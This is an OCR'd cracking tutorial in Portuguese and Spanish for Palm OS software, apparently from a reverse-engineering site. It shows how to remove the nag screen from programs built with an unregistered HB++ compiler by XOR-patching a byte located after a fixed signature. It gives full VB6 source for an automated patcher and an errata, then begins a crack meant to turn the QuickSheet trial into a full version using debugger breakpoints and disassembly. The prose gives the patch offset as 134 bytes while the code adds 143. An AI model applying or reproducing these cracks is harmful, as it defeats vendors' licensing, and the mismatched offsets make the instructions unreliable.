


FIG. 17

Notamos que em TODOS os programas compilados com o **HB++ versão 1.05.973.1309 não registrado**, temos os bytes constantes True.False conforme assinalado na FIG. 17.

O byte A8 que pretendemos alterar para AE está numa posição fixa de 134 bytes após a seqüência 54 72 75 65 00 46 61 6C 73 65 (True.False em ASCII).

Para patchear outros programas compilados com o **HB++ versão 1.05.973.1309 não registrado**, basta procurar a seqüência ***54 72 75 65 00 46 61 6C 73 65*** (True.False em ASCII).

Ao encontrá-la, altere o 134° byte. Pegue o valor do byte e faça um XOR com 66 (que significa BNE). Com isso você encontrará o valor que deve estar em D0 para descriptografar. Basta então fazer um XOR desse valor com 60 (que significa BRA) assim:




FIG. 18 outro programa!!!!!!

O 134° byte após ***54 72 75 65 00 46 61 6C 73 65*** (True.False em ASCII) é 6A (FIG. 18). Sabemos que 6A será 66 quando descriptografado. Sabemos que é um XOR então:

6A XOR 66 = 0C

Precisamos de 60 em vez de 66 e agora sabemos que o byte de criptografia é 0C então

60 XOR 0C = 6C

Portanto devemos substituir 6A por 6C.

Conclusão: Para patchear programas compilados no **HB++ versão 1.05.973.1309 não registrado**, use o ultraEdit e procure os bytes ***54 72 75 65 00 46 61 6C 73 65***, o 134° byte após essa seqüência deve ser alterado segundo a fórmula:

Byte_atual XOR 66 = byte_chave_criptografia

Byte_chave_criptografia XOR 60 = novo_byte

Altere Byte_atual para Novo_byte e pronto! Seu programa não vai mais apresentar a nag screen!!!

Afer Ventus

Brasil

Post_nubila@yahoo.com.br

Código em VB6 para patcher de PRCs criados com HB++

PatcherHBPrcs	28 KB
MyProject	27 KB
PatcherHBPrcs	28 KB
frmPatch	1 KB
Mssccprj.scc	1 KB
Como patchear programas feitos no HB	2,137 KB
ERRATA HB++	1 KB
frmPatch	2 KB
frmPatch	6 KB
PatcherHBPrcs	1 KB
PatcherHBPrcs	1 KB
MyProject (Compilado con trial version)	24 KB
MyProject (Compilado con trial version).Patched	24 KB

No formulário criar:

3 commandButtons
1 commonDialog
3 Labels (um dos labels deve ter caption = ‘Arquivo: ‘)


========== Inicio do código ==========

```
Public wFile As String
Private Sub Command1_Click()
        CommonDialog1.FileName = ""
        CommonDialog1.Action = 1
        wFile = CommonDialog1.FileName
        If Trim(wFile) <> "" Then
           Command3.Enabled = True
           Label2.Caption = wFile
         Else
           Command3.Enabled = False
```

```
        End If
End Sub

Private Sub Command2_Click()
        End
End Sub

Private Sub Command3_Click()
        Dim wByte As Byte
        Dim wString As String
        wSearchString = "True" + Chr(0) + "False"
        Label3.Caption = "Procurando por 54 72 75 65 00 46 61 6C 73 65" + Chr(13) + Chr(10)
        Open wFile For Binary Access Read As #1
        For i = 1 To LOF(1)
            If EOF(1) Then Exit For
            DoEvents
            Get #1, , wByte
            wString = wString + Chr(wByte)
        Next
        Close #1
        wPos = InStr(1, wString, wSearchString)
        Label3.Caption = Label3.Caption + "Encontrado em: " & wPos & " - " + Hex(wPos) + "H" + Chr(13) + Chr(10)
        wPos = wPos + 143
        wByte = Asc(Mid(wString, wPos, 1))
        Label3.Caption = Label3.Caption + "Byte a alterar: " & Hex(wByte) + "H" + Chr(13) + Chr(10)
        wChave = wByte Xor 102
        Label3.Caption = Label3.Caption + "Chave     = " + Hex(wByte) + "H XOR 66H = " + Hex(wChave) + "H" + Chr(13) + Chr(10)
        wByte = wChave Xor 96
        Label3.Caption = Label3.Caption + "Novo byte = 60H XOR " + Hex(wChave) + "H = " + Hex(wByte) + "H" + Chr(13) + Chr(10)
        Mid(wString, wPos, 1) = Chr(wByte)
        wFileOut = Left(wFile, Len(wFile) - 4) + ".Patched." + Right(wFile, 3)
        Label3.Caption = Label3.Caption + "Gravando arquivo " + wFileOut + Chr(13) + Chr(10)
        Open wFileOut For Output As #1
             Print #1, wString
        Close #1
        Label3.Caption = Label3.Caption + "Arquivo gravado."
End Sub
```

Así es como se ve el archivo ya compilado y vemos como al parchar un PRC nos muestra los cambios echos.

========== fim do código ==========



NOTA ERRATA HB++:

Na página 15 do arquivo "Como patchear programas criados com HB++ não registrado" há um erro de digitação.

ERRO

==== texto====

A8 XOR CE = 66
60 XOR CE = AE

É válido dizer que:

A8 XOR 66 = CE
60 XOR CE = A6 <==== ERRO ERRO ERRO

==== fim texto===

CORREÇÃO

==== texto====

A8 XOR CE = 66
60 XOR CE = AE

É válido dizer que:

A8 XOR 66 = CE
60 XOR CE = AE <==== CORRETO CORRETO CORRETO

==== fim texto===

Favor alterar,
Obrigado,

Afer Ventus

Brasil

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	**QuickSheet versão 7.1.57**

Protección:	( )**Serial** ( )**HotSync/Code** ( )**Trial** ( )**Multiprotección** ( )**Encriptado** (X)**Otro**		
Descripción:	Hoja de cálculo al estilo Excel pero para palm		
Objetivo:	Quitar las limitaciones de una demo version y hacerla full version.		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.cesinc.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. Palm Real ó Pose emulador, UltraEdit-32, PalmDemon 0.27 ,PalmDebugger		
Palm CRACKER:	Nubila	**FECHA:**	V/06/Enero/2006

INTRODUCCION

FIG. 1

15 dias depois de instalado o QuickSheet exibe uma mensagem conforme a FIG. 1:

AL ATAQUE

Thank you for trying Quicksheet. Your 15 day trial has expired. Please purchase Quicksheet from:
www.cesinc.com
800-991-7360x1 (US)
972-473-8710x1 (Intl)
OK

FIG. 2




QuickSheet - Palm Application Explorer
File Edit View Help
QuickSheet.PRC
MBAR (6)
MENU (6)
Smrt (1)
Talt (18)
1020 (0x03fc)
1021 (0x03fd)
1100 (0x044c)
1200 (0x04b0)
1490 (0x05d2)
1491 (0x05d3)
1510 (0x05e6)
1511 (0x05e7)
1512 (0x05e8)
1810 (0x0712)
2213 (0x08a5)
2214 (0x08a6)
2215 (0x08a7)
5000 (0x1388)
6701 (0x1a2d)
6702 (0x1a2e)
6703 (0x1a2f)
6704 (0x1a30)
Resource size: 15 bytes
File offset: 0x66630 (419376)
In
Out
OK
Esse sinal é o mesmo que aparece na FIG. 2 e é a única Talt que possui esse sinal . Concluímos que essa Talt é a que aparece na FIG. 2.

FIG. 3

Al Ataque

O primeiro passo consiste em encontrar o formulário dessa mensagem usando o prcExplorer conforme a FIG. 3. Descobrimos que se trata de uma Talt conforme assinalado na figura.

Agora rodamos o southDebugger e adicionamos um breakpoint na sysTrapFrmCustomAlert para detectar quando essa Talt é chamada, conforme FIG. 4.



PrvHandleEvent

```
1001988C 7001          MOVEQ    #$1, D0
```

FIG. 4

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler

main

disassembler [PC]

dec/hex 002CE1C4

address	ascii	hex	command	notes
002CE1C4	N0..	4E4FA194	TRAP #15!$F, #41364!$A194 [sysTrapFrmCustomAlert]	
002CE1C8	8.	3800	MOVE.W D0, D4	
002CE1CA	/.	2F0A	MOVE.L A2, -(A7)	
002CE1CC	N0..	4E4FA1FD	TRAP #15!$F, #41469!$A1FD [sysTrapWinSetDrawWindow]	
002CE1D0	0.	3004	MOVE.W D4, D0	
002CE1D2	0...	4FEF001E	LEA #30!$1E(A7), A7	
002CE1D6	L...	4CDF0C18	MOVEM.L (A7)+, D3/D4/A2/A3	
002CE1DA	N^	4E5E	UNLK A6	
002CE1DC	Nu	4E75	RTS	
002CE1DE	NV..	4E560000	LINK A6, #$0	
002CE1E2	H..0	48E71030	MOVEM.L A3/A2/D3, -(A7)	
002CE1E6	Hx..	48780010	PEA #16!$10.W	
002CE1EA	N0..	4E4FA013	TRAP #15!$F, #40979!$A013 [sysTrapMemPtrNew]	
002CE1EE	$H	2448	MOVEA.L A0, A2	
002CE1F0	..	200A	MOVE.L A2, D0	
002CE1F2	X0	584F	ADDQ.W #$4, A7	
002CE1F4	f.	6604	BNE #$4 ;002CE1FA	
002CE1F6	..	91C8	SUBA.W A0, A0	
002CE1F8	`Z	605A	BRA #90!$5A ;002CE254	
002CE1FA	B'	4227	CLR.B -(A7)	
002CE1FC	Hx..	48780010	PEA #16!$10.W	
002CE200	/.	2F0A	MOVE.L A2, -(A7)	
002CE202	N0.'	4E4FA027	TRAP #15!$F, #40999!$A027 [sysTrapMemSet]	
002CE206	Hx..	48780002	PEA #$2.W	

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

